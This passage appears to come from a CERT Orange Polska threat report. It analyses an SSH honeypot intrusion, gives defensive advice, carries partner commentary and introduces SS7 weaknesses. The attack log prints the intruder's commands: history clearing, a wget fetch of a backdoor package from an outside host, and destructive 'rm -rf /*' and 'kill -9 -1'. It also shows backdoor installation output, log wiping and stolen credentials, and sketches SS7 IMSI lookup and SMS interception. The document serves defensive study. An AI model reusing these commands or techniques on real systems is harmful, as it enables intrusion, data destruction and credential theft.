


Chart 27. TOP 10 user/password combinations (SSH) used while logging to an open service




Chart 28. TOP 10 user/password combinations (SSH) used while logging to an open service



Chart 29. Geographical map of attack sources by IP addresses




Chart 30. TOP 10 scanned ports




Chart 31. TOP 5 downloaded malware after taking control of the attacked server




Chart 32. TOP 5 exploits used after gaining access to the honeypot network

Below you may find a sample listing from the attack on the SSH service and the attacker's geolocation (Figure 11).

The attacker is trying to conceal his activity in the system.

```
fake_host:~# unset HISTFILE
fake_host:~# unset HISTSAVE
```

Reconnaissance, displaying information about logged users, network interfaces, CPUs, etc.

```
fake_host:~# w
fake_host:~# ls -al.
fake_host:~# uname -a
fake_host:~# cat /proc/cpuinfo
fake_host:~# /sbin/ifconfig -a
```

Prepare the folder and download external content.

```
fake_host:~# cd /usr/src/
fake_host:/usr/src# mkdir info
fake_host:/usr/src# cd info
fake_host:/usr/src/info# wget sniff.pe.hu/
prv/SSHdb.tgz
fake_host:/usr/src/info# ftp ftp.hpost.sk
```

The attacker is trying to install packages in the system. Probably he realized that he was dealing with a honeypot – he immediately attempts to clean files on the server and to shut the system down.

```
fake_host:/usr/src/info# yum install ftp
fake_host:/usr/src/info# apt-get install ftp
fake_host:/usr/src/info# w
fake_host:/usr/src/info# ps x
fake_host:/usr/src/info# rm -rf /*
fake_host:/usr/src/info# rm -rf */
fake_host:/usr/src/info# kill -9 -1
```

During the above attack, the attacker tried to install backdoor in the system – software which permits the attacker logging on to the server, even if the password is changed by SSH administrator. The downloaded package SSHdb.tgz contains specially prepared SSH server and client sources together with the “user-friendly” installation script. After unpacking and launching, we may perform the configuration of the principal backdoor features and pass through the compilation and installation process.

Initially the malware configures its parameters and compiles source files (Figure 12).

After the compilation process, logs of the attacked system are cleaned, and the attacker receives a summary (in the console or by e-mail – Figure 13).

Then the original SSH server and client versions are substituted by a version which contains the backdoor, and the SSH server is rebooted. The last step is logging on to the system with the password defined by the criminal – in our case it is “Raport_CERT” (Figure 14).



Figure 11. Attacker's geolocation

```

Terminal (as superuser)
File Edit View Search Terminal Help

root@lcd805:/home/hacker/sshd/sshd# ./setup
-----
#BSDHELP SSHD BACKDOOR v1.2 - OpenSSH 3.6p1
PRIVATE VERSION
-----

CHECKING THIS SYSTEM

# GCC:           [ FOUND ]
# G++:           [ FOUND ]
# MAKE:          [ FOUND ]
# OPENSOURCE DEVEL: [ FOUND ]
# ZLIB:          [ FOUND ]

# Backdoor Password [qprff26vUCso]: Raport_CERT
# Backdoor Password set to : Raport_CERT
# Logging Path [/usr/include/netda.h]: /usr/include/cert.h
# Logging Path set to : /usr/include/cert.h
# SSH Version [OpenSSH_7.1]:
## SSH Version set to : OpenSSH_7.1

# Configuring our SSH Backdoor ...
checking for gcc... gcc
checking for C compiler default output... a.out
checking whether the C compiler works... yes
checking whether we are cross compiling... no
checking for suffix of executables...
checking for suffix of object files... o
checking whether we are using the GNU C compiler... yes
checking whether gcc accepts -g... yes
checking for gcc option to accept ANSI C... none needed
checking build system type... i686-pc-linux-gnu

```

Figure 12. Parameter configuration and source compilation

```
Terminal (as superuser)
File Edit View Search Terminal Help

EEDNEELP

# CLEANING LOGS ...
[0x1] 6 users "root" detected in /var/log/wtmp
[0x2] Removed "root" entry #1 from /var/log/wtmp
[0x3] Changing "root" corresponding entry in /var/log/lastlog

# RESTARTING SSHD ... [DONE]
# Backdoor installed successfully on [lcd805]
# 10.0.2.15 root:Raport CERT + /usr/include/cert.h
root@lcd805:/home/hacker/ssbdb/ssbdb#
```

Figure 13. Backdoor installation summary

```
Terminal (as superuser)
File Edit View Search Terminal Help

root@localhost's password:
Last login: Tue May 26 09:48:11 2015 from :0.0

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

EEDNEELP

[Enjoy this private backdoor! |
[We won't do any harm to you;)|

12:55:59 up 9:44, 3 users, load average: 0.47, 0.25, 0.23
USER  TTY      FROM          LOGIN@  IDLE   JCPU   PCPU WHAT
hacker tty7      :0            28May15 191days 26:10  0.04s  gdm-session-wor
hacker pts/2     :0.0         15Aug15 109days 0.05s  0.05s  bash
root  pts/4     :0.0         12:55    14.00s  0.00s  0.00s  ssh localhost
Linux lcd805 3.2.0-4-686-pae #1 SMP Debian 3.2.63-2+deb7u1 i686 GNU/Linux
```

Figure 14. Attacker's screen after logging in to the victim's system



```

Terminal (as superuser)
File Edit View Search Terminal Help
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

[Enjoy this private backdoor! |
|We won't do any harm to you;) |


There are [ 4 ] entries in database.

-----
12:58:59 up 9:47, 3 users, load average: 0.03, 0.15, 0.20
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU WHAT
hacker    tty7     :0            28May15 191days 26:10  0.05s gdm-session-wor
hacker    pts/2    :0.0          15Aug15 109days 0.05s  0.05s bash
root      pts/4    :0.0          12:55   11.00s 0.01s  0.00s ssh localhost
Linux lcd805 3.2.0-4-686-pae #1 SMP Debian 3.2.63-2+deb7u1 i686 GNU/Linux
-----

root@lcd805:~#

```

Figure 15. Information for the criminal about victim data collected by malware



```

Terminal (as superuser)
File Edit View Search Terminal Help
root@lcd805:/home/hacker# tail -10 /usr/include/cert.h
+host: 127.0.0.1 +user: tomek +password: NieZgadniesz123
+user: tomek +password: NieZgadniesz123
+host: 127.0.0.1 +user: stefan +password: Moje999
+user: stefan +password: Moje999
root@lcd805:/home/hacker#

```

Figure 16. File content with stolen data

The access obtained by the criminal permits to perform any action in the attacked system (he has root user privileges), write and capture addresses, logins and passwords of users both logging on to the compromised server and those who establish connections using a replaced SSH client.

When logging to the criminal's "administrator" account after a certain period of time, the welcome screen displays information about the number of stolen user data sets (Chart 15).

In order to obtain the collected information, it is enough to display the previously defined victim's data file (Figure 16).

The entries with the +host field mean outgoing connections. In this case, the tests were performed locally, thus the double entries and the local host address.

CERT Orange Polska recommends:

- Never allow to login directly to the root account using the SSH service.
- Always update software and if it is not indispensable – remove it.
- Old and unused software on the server may result in overcoming protections of your system, including a local escalation of privileges from the common user level to the root level.
- Prevent users from setting empty/too easy/dictionary passwords.
- If possible, allow connections to SSH only from authorized IP addresses.

9.1. Partner's insight – Fundacja Bezpieczna Cyberprzestrzeń

The largest threats for Internet security in 2016.

According to our analyses, also contained in our report available on the website of Fundacja Bezpieczna Cyberprzestrzeń, the most probable threats in 2016 include:

- phishing in e-mail and websites – 4.33¹,
- threats to the Android platform – 4.21,
- database leaks – 4.21.

For the last three years, the threats related to phishing campaigns which use e-mail and websites have ranked first. Unfortunately, these predictions will come true this year as well. The predominance of that attack vector is clear. We may only note that the balance moved from web to e-mail phishing. A change is not expected to take place.

The threats related to the Android system rank second again among leaders of the probable threats. The migration of services from desktop computers to mobile devices is unfortunately accompanied by the migration of threats. In particular, it concerns the Android system. The reason is known – open architecture of application distributions and small user willingness to update their systems.

The experts made the same evaluation of the database leak category. It is due to the fact that it became a constant element of cyber criminals' activities, who extort ransom or wish to embarrass the attacked organization.

The probability of a threat is one thing, while its impact is another thing. It is evident that the most alarming are threats related to cyber conflicts between countries (4,31) and attacks on industrial control systems ICS/SCADA (4,55). These items are a replay of last year. The latest reports from Ukraine confirm expert evaluations.

We encourage you to read the entire report of our Foundation². It may constitute a valuable contribution to the risk analysis in the area of cyber security which should be conducted by any mature institution.



Mirek Maj
Fundacja Bezpieczna Cyberprzestrzeń

9.2. Partner's insight – PwC risk management team

The changing business environment and the technology development require that organization leaders take correct decisions, which ensure an advantage on the competitive market. The position of a leader is related to trusting the information security management method and the effectiveness of customer data protection.

We are living in an age of cyber-attacks and the crisis of confidence. Fast and effective response to incidents is the key. It should synchronize the technology, legal aspects and communication management. Cyber security ceased to be a trend – it became a strategic necessity.

The companies which initiate a digital transformation build their business models on the basis of technologies and solutions which open new revenue sources. Sometimes even going beyond their current field or sector. It requires a comprehensive approach, which will include not only the strategy, but also its effective implementation and risk monitoring.

Meanwhile, the companies in Poland observed incident level increase by 46% this year. As shown by the third edition of the PwC report on the information security status, half of the analyzed companies noted more than 6 cyber attacks in the previous year. 31% of those polled in the PwC research stated that those incidents were related to data disclosure or modification. In 33% they contributed to financial losses, loss of customers or legal action in view of information security breach.


In general, the information security, reputation and customer trust are the key elements of building the competitive advantage on the market. That is why it is so important to analyze the security status, draw conclusions, take adequate decisions and construct programs which increase the security status. The companies in Poland face a busy year.



Piotr Urban, Partner
Risk Management Team at PwC

1. Evaluation scale 1-5

2. The complete version of the report may be found on the Foundation website www.cybsecurity.org in the Reports section.



***For the last three years,
the threats related to
phishing campaigns which
use e-mail and websites have
ranked first.***

Mirek Maj

***We are living in an age
of cyber-attacks and the
crisis of confidence. Fast
and effective response to
incidents is the key.***

Piotr Urban

Cyber criminals have recently displayed increased interest for protocol vulnerabilities or strategic node configuration errors.

10. Security of the Signaling System No. 7 (SS7)

SS7 (Signaling System No. 7) is a set of protocols in PSTN (Public Switched Telephone Network) and mobile networks. Its tasks include: establishing telephone and data transmission connections, roaming, authorization, fee calculation or message transport between the nodes. SS7 was designed in the 70s, its standardization lasted until the 90s, when IT security, to say the least, was not a priority issue, and the Internet was still at a nascent stage. It was enough that there was mutual trust between ICT corporations which were using SS7. Since that time, many companies have started using SS7 and the access itself has become easier. At the beginning, the transmission was considered secure – PCM E1 links were used without third party access and connections were direct. Cyber criminals have recently displayed increased interest in protocol vulnerabilities or strategic node configuration errors. Through those nodes, SS7 messages are encapsulated in the IP network (IP/ SCTP/SIGTRAN), therefore access to the signaling network is much easier for non-authorized users. In the further part of this section, we will analyze the most popular vulnerabilities used by the cyber criminals.

A description of the basic network elements may help in understanding SS7 security issues.

Infrastructure:

- **HLR (Home Location Register).** Local subscriber register. Database which contains: phone number (MSISDN), IMSI number on the SIM card, information on the subscriber's current MSC.
- **MSC (Mobile Switching Center).** The node responsible for routing calls and SMS, setting up and ending calls. When the mobile device comes in range of the BTS and is connected to the MSC (e.g. switching from another MSC, phone on), the MSC updates MSISDN and IMSI information in the VLR.
- **MSISDN (Mobile Station International Subscriber Directory Number).** Subscriber's number or commonly the phone number.
- **SMSC (Short Message Service Center).** It acts as a go-between in sending text messages, one of its tasks is to e.g. store messages when the recipient is unavailable (his/her phone is switched off, he/she is out of range), until a moment set by the operator.
- **VLR (Visitor Location Register).** Visitor subscriber register, equivalent to HLR.
- **SEP (Signal End Point).** Each of the above mentioned nodes to which the SS7 protocol packet is addressed.
- **STP (Signal Transfer Point).** The node is a go-between in the exchange of SS7 packets, including STP and SEP. The packets are redirected by SPC (Signaling Point Code), OPC (Originating Point Code) and DPC (Destination Point Code) addresses. SEP in this case can be HLR, MSC, SMSC, MMSC, etc.
- **BSC (Base Station Controller).** Controller of BTS (Base Transfer Station). It oversees from several to a dozen or so base stations.
- **BTS (Base Transfer Station).** A base station, piece of equipment that facilitates connection with a GSM communication device.
- **CID (Cell ID).** Base station ID.

Sample action scenarios

The operation of the various elements on the basic level can be presented using an example of a voice connection from a mobile phone.

- When a phone is in range of the BTS, the information reaches the MSC via the BSC.
- The phone effects a call to a specific MSISDN.
- MSC sends a query to the HLR concerning the target number MSC.
- HLR returns a reply and at the same time sends a call request to the target MSC.
- The target MSC checks information on the target BSC of the recipient in the HLR/VLR and sends a call request.
- The recipient's phone responds and connects the call.

The process of sending SMS to the SS7.

- The phone is in range of a given BTS.
- The sent SMS reaches the MSC.
- MSC sends the received SMS to SMSC.
- SMSC queries HLR for subscriber's MSC.
- HLR returns addressee's MSC.
- The SMS is sent to the target MSC, the delivery report reaches the sender via SMSC.

As the SS7 protocol was not designed with security in mind, it contains various vulnerabilities, which permit to monitor users, spam SMS, control voice calls and even fraud. Here are several examples:

How to find the victim's IMSI?

IMSI (International Mobile Subscriber Identity) is a number assigned by the operator used within the SS7 network. Figure 17 presents the IMSI ID download diagram. The attacker may find that number on the basis of MSISDN, and then use it to launch more sophisticated attacks. The attacker sends the sendRoutingInfoForSM query to the MSC, and it is then sent to HLR. The response from HLR contains:

- HLR ID,
- MSC/VLR ID,
- IMSI ID.

Monitoring SMS

In the following step, the attacker may try to monitor text messages sent to the victim (Figure 18). To perform it, he sends information to the HLR about the victim's availability in a simulated and controlled MSC. At the moment of sending the text message, SMSC will receive a substituted information about the victim's availability in an incorrect MSC, and the message will reach the attacker.

